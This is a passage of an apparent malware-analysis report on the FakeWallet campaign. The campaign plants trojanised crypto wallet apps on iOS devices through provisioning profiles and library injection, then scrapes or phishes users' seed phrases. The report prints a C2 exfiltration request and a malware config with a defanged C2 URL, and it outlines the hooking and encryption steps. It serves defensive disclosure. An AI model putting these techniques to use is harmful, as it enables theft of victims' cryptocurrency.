
However, once you launched the app, it would open a malicious link in your browser. This link kicks off a scheme leveraging provisioning profiles to install infected versions of crypto wallets onto the victim’s device. This technique isn’t exclusive to FakeWallet; other iOS threats, like SparkKitty, use similar methods. These profiles come in a few flavors, one of them being enterprise provisioning profiles. Apple designed these so companies could create and deploy internal apps to employees without going through the App Store or hitting device limits. Enterprise provisioning profiles are a favorite tool for makers of software cracks, cheats, online casinos, pirated mods of popular apps, and malware.

An infected wallet and its corresponding profile used for the installation process

An infected wallet and its corresponding profile used for the installation process

Malicious modules for hot wallets

The attackers have churned out a wide variety of malicious modules, each tailored to a specific wallet. In most cases, the malware is delivered via a malicious library injection, though we’ve also come across builds where the app’s original source code was modified.

To embed the malicious library, the hackers injected load commands into the main executable. This is a standard trick to expand an app’s functionality without a rebuild. Once the library is loaded, the dyld linker triggers initialization functions, if present in the library. We’ve seen this implemented in different ways: sometimes by adding a load method to specific Objective-C classes, and other times through standard C++ functions.



The logic remains the same across all initialization functions: the app loads or initializes its configuration, if available, and then swaps out legitimate class methods for malicious versions. For instance, we found a malicious library named libokexHook.dylib embedded in a modified version of the Coinbase app. It hijacks the original viewDidLoad method within the RecoveryPhraseViewController class, the part of the code responsible for the screen where the user enters their recovery phrase.

A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen

A code snippet where a malicious initialization function hijacks the original viewDidLoad method of the class responsible for the recovery phrase screen

The compromised viewDidLoad method works by scanning the screen in the current view controller (the object managing that specific app screen) to hunt for mnemonics – the individual words that make up the seed phrase. Once it finds them, it extracts the data, encrypts it, and beams it back to a C2 server. All these malicious modules follow a specific process to exfiltrate data:

  • The extracted mnemonics are stringed together.
  • This string is encrypted using RSA with the PKCS #1 scheme.
  • The encrypted data is then encoded into Base64.
  • Finally, the encoded string – along with metadata like the malicious module type, the app name, and a unique identification code – is sent to the attackers’ server.
The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews

The malicious viewDidLoad method at work, scraping seed phrase words from individual subviews

In this specific variant, the C2 server address is hardcoded directly into the executable. However, in other versions we’ve analyzed, the Trojan pulls the address from a configuration file tucked away in the app folder.

The POST request used to exfiltrate those encrypted mnemonics looks like this:

POST <c2_domain>/api/open/postByTokenPocket?ciyu=<base64_encoded_encrypted_mnemonics>&code=10001&ciyuType=1&wallet=ledger


The version of the malicious module targeting Trust Wallet stands out from the rest. It skips the initialization functions entirely. Instead, the attackers injected a custom executable section, labeled __hook, directly into the main executable. They placed it right before the __text section, specifically in the memory region usually reserved for load commands in the program header. The first two functions in this section act as trampolines to the dlsym function and the mnemonic validation method within the original WalletCore class. These are followed by two wrapper functions designed to:

  • Resolve symbols dataInit or processX0Parameter from the malicious library
  • Hand over control to these newly discovered functions
  • Execute the code for the original methods that the wrapper was built to replace
The content of the embedded __hook section, showing the trampolines and wrapper functions

The content of the embedded __hook section, showing the trampolines and wrapper functions

These wrappers effectively hijack the methods the app calls whenever a user tries to restore a wallet using a seed phrase or create a new one. By following the same playbook described earlier, the Trojan scrapes the mnemonics directly from the corresponding screens, encrypts them, and beams them back to the C2 server.

The Ledger wallet malicious module

The modules we’ve discussed so far were designed to rip recovery phrases from hot wallets – apps that store and use private keys directly on the device where they are installed. Cold wallets are a different beast: the keys stay on a separate, offline device, and the app is just a user interface with no direct access to them. To get their hands on those assets, the attackers fall back on old-school phishing.

We found two versions of the Ledger implant, one using a malicious library injection and another where the app’s source code itself was tampered with. In the library version, the malware sneaks in through standard entry points:  two Objective-C initialization functions (+[UIViewController load] and +[UIView load]) and a function named entry located in the __mod_init_functions section. Once the malicious library is loaded into the app’s memory, it goes to work:

  • The entry function loads a configuration file from the app directory, generates a user UUID, and attempts to send it to the server specified by the login-url The config file looks like this:
    {
    	"url": "hxxps://iosfc[.]com/ledger/ios/Rsakeycatch.php", // C2 for mnemonics
    	"code": "10001",                                         // special code	"login-url": "hxxps://xxx[.]com",                                              
    	"login-code": "88761"                                                               
    }
  • Two other initialization functions, +[UIViewController load] and +[UIView load], replace certain methods of the original app classes with their malicious payload.
  • As soon as the root screen is rendered, the malware traverses the view controller hierarchy and searches for a child screen named add-account-cta or one containing a $ sign:
    • If it is the add-account-cta screen, the Trojan identifies the button responsible for adding a new account and matches its text to a specific language. The Trojan uses this to determine the app’s locale so it can later display a phishing alert in the appropriate language. It then prepares a phishing notification whose content will require the user to pass a “security check”, and stores it in an object of GlobalVariables
    • If it’s a screen with a $ sign in its name, the malware scans its content using a regular expression to extract the wallet balance and attempt to send this balance information to a harmless domain specified in the configuration as login-url. We assume this is outdated testing functionality left in the code by mistake, as the specified domain is unrelated to the malware.
  • Then, when any screen is rendered, one of the malicious handlers checks its name. If it is the screen responsible for adding an account or buying/selling cryptocurrency, the malware displays the phishing notification prepared earlier. Clicking on this notification opens a WebView window, where the local HTML file html serves as the page to display.


The verify.html phishing page prompts the user to enter their mnemonics. The malware then checks the seed phrase entered by the user against the BIP-39 dictionary, a standard that uses 2048 mnemonic words to generate seed phrases. Additionally, to lower the victim’s guard, the phishing page is designed to match the app’s style and even supports autocomplete for mnemonics to project quality. The seed phrase is passed to an Objective-C handler, which merges it into a single string, encrypts it using RSA with the PKCS #1 scheme, and sends it to the C2 server along with additional data – such as the malicious module type, app name, and a specific config code – via an HTTP POST request to the /ledger/ios/Rsakeycatch.php endpoint.

The Objective-C handler responsible for exfiltrating mnemonics

The Objective-C handler responsible for exfiltrating mnemonics

The second version of the infected Ledger wallet involves changes made directly to the main code of the app written in React Native. This approach eliminates the need for platform-specific libraries and allows attackers to run the same malicious module across different platforms. Since the Ledger Live source code is publicly available, injecting malicious code into it is a straightforward task for the attackers.
The infected build includes two malicious screens:

  • MnemonicVerifyScreen, embedded in PortfolioNavigator
  • PrivateKeyVerifyScreen, embedded in MyLedgerNavigator


In the React Native ecosystem, navigators handle switching between different screens. In this case, these specific navigators are triggered when the Portfolio or Device List screens are opened. In the original app, these screens remain inaccessible until the user pairs their cold wallet with the application. This same logic is preserved in the infected version, effectively serving as an anti-debugging technique: the phishing window only appears during a realistic usage scenario.

Phishing window for seed phrase verification

Phishing window for seed phrase verification

The MnemonicVerifyScreen appears whenever either of those navigators is activated – whether the user is checking their portfolio or viewing info about a paired device. The PrivateKeyVerifyScreen remains unused – it is designed to handle a private key rather than a mnemonic, specifically the key generated by the wallet based on the entered seed phrase. Since Ledger Live doesn’t give users direct access to private keys or support them for importing wallets, we suspect this specific feature was actually intended for a different app.



Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup

Decompiled pseudocode of an anonymous malicious function setting up the configuration during app startup

Once a victim enters their recovery phrase on the phishing page and hits Confirm, the Trojan creates a separate thread to handle the data exfiltration. It tracks the progress of the transfer by creating three files in the app’s working directory:
  • verify-wallet-status.json tracks the current status and the timestamp of the last update.
  • verify-wallet-config.json stores the C2 server configuration the malware is currently using.
  • verify-wallet-pending.json holds encrypted mnemonics until they’re successfully transmitted to the C2 server. Then the clearPendingMnemonicJob function replaces the contents of the file with an empty JSON dictionary.

Next, the Trojan encrypts the captured mnemonics and sends the resulting value to the C2 server. The data is encrypted using the same algorithm described earlier (RSA encryption followed by Base64 encoding). If the app is closed or minimized, the Trojan checks the status of the previous exfiltration attempt upon restart and resumes the process if it hasn’t been completed.

Decompiled pseudocode for the submitWalletSecret function

Decompiled pseudocode for the submitWalletSecret function

Other distribution channels, platforms, and the SparkKitty link


During our investigation, we discovered a website mimicking the official Ledger site that hosted links to the same infected apps described above. While we’ve only observed one such example, we’re certain that other similar phishing pages exist across the web.

A phishing website hosting links to infected Ledger apps for both iOS and Android

A phishing website hosting links to infected Ledger apps for both iOS and Android

We also identified several compromised versions of wallet apps for Android, including both previously undiscovered samples and known ones. These instances were distributed through the same malicious pages; however, we found no traces of them in the Google Play Store.

One additional detail: some of the infected apps also contained a SparkKitty module. Interestingly, these modules didn’t show any malicious activity on their own, with mnemonics handled exclusively by the FakeWallet modules. We suspect SparkKitty might be present for one of two reasons: either the authors of both malicious campaigns are linked and forgot to remove it, or it was embedded by different attackers and is currently inactive.

Victims

Since nearly all the phishing apps were exclusive to the Chinese App Store, and the infected wallets themselves were distributed through Chinese-language phishing pages, we can conclude that this campaign primarily targets users in China. However, the malicious modules themselves have no built-in regional restrictions. Furthermore, since the phishing notifications in some variants automatically adapt to the app’s language, users outside of China could easily find themselves in the crosshairs of these attackers.

Attribution

According to our data, the threat actor behind this campaign may be linked to the creators of the SparkKitty Trojan. Several details uncovered during our research point to this connection:

  • Some infected apps contained SparkKitty modules alongside the FakeWallet code.
  • The attackers behind both campaigns appear to be native Chinese speakers, as the malicious modules frequently use log messages in Chinese.
  • Both campaigns distribute infected apps via phishing pages that mimic the official App Store.
  • Both campaigns specifically target victims’ cryptocurrency assets.

Conclusion

Our research shows that the FakeWallet campaign is gaining momentum by employing new tactics, ranging from delivering payloads via phishing apps published in the App Store to embedding themselves into cold wallet apps and using sophisticated phishing notifications to trick users into revealing their mnemonics. The fact that these phishing apps bypass initial filters to appear at the top of App Store search results can significantly lower a user’s guard. While the campaign is not exceptionally complex from a technical standpoint, it poses serious risks 